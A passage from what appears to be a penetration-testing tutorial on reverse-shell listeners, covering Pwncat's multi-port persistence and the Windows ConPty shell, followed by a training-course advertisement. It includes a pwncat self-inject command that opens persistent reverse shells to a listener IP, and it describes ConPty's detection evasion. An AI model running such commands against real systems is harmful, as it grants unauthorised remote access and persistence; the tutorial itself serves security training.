


Pwncat has a feature to create persistence on multiple ports which can be performed using the following commands:

```
pwncat -l 1234 --self-inject /bin/bash:192.168.1.7:1234+2
```



It can be observed that along with port 1234, the reverse shell can also be obtained on the ports 1235 and 1236.



Windows ConPty Shell


The Windows ConPty shell, a more recent addition to the pentester's arsenal, leverages the ConPty functionality introduced in Windows 10. It offers several advantages over traditional shells:

- Improved TTY
- Stability and Compatibility
- Evasion Techniques

ConPty shell provides improved TTY functionality, allowing for a more interactive experience, including proper handling of command line utilities like Vim and Python.


Advantage: It is more stable and compatible with modern Windows systems, providing a reliable option for post-exploitation activities. Pentesters can utilize ConPty shell to bypass security mechanisms by avoiding traditional detection methods.

Reverse shell generator can be used for the listener command and the reverse shell payload.




For starting the listener at port 443 in the kali machine the command can be used from the reverse shell generator website.

Now using the reverse shell payload in the windows machine and running the command copied from reverse shell generator.



Observe that the reverse shell is obtained at port 443 and it is a fully interactive session.



Conclusion

In conclusion, pentesters have a diverse range of listener options available, each offering unique features and benefits. Whether it's the simplicity of Netcat, the usability enhancements of Rlwrap, the performance and security of Rustcat, the advanced capabilities of Pwncat, or the modern functionality of the Windows ConPty shell, selecting the right tool depends on the specific requirements of the assessment.

By understanding the strengths and weaknesses of these tools, pentesters can effectively establish and maintain access during security engagements.


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux